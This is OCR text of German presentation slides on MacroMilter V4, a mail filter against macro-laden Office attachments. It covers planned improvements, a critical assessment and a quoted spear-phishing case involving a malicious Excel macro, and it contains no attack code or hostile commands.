
MacroMilter V4

- Whitelisting auf Sender/Empfänger nicht gut = Macro-Whitelisting
- Tests nicht implementiert = Aktuell ein „by hand“ Test
- Keine „neuen“ Features
- Bessere Security innerhalb des Milters
- Code-Struktur verbessern

DEMO

Mehrwert ?


Filterinstanzen



N = 1,3Mio.

Kritische Betrachtung

- Darstellung eines Einzelfalls
- Sollte immer ein „Workaround“ sein
- Unterschied zwischen Theorie und Realität
- Datenschutz – Sicherheit – Benutzbarkeit



Whale und Spear-Phishing

[...]Der als Lockvogel dienende Text in der Phishing-E-Mail besagte, dass als Anhang ein ***Eventkalender*** *beigefügt ist, der für die Empfänger relevante Termine enthält. Zudem waren spezifische Anweisungen enthalten zu Aktionen, die das Opfer ergreifen müsste, wenn „Schwierigkeiten beim Anzeigen des Dokuments“ auftreten würden.*

Der Anhang selbst ist ein Microsoft Excel-Dokument, das ein ***bösartiges Makroskript*** *enthält. [...]*

Quelle: https://www.security-insider.de/angriff-auf-regierungsnetz-war-wohl-kein-einzelfall-a-691231

Was tut ihr? Was können wir tun?

- Verschlüsseln und Signieren
- Tools / Plugins: spamassassin, amavisd-new ...
- Ist das überhaupt die Aufgabe des Mail-Dienstleisters?
- Andere Ideen oder Vorgehen?

...

Vielen Dank!!

https://github.com/sbidy/MacroMilter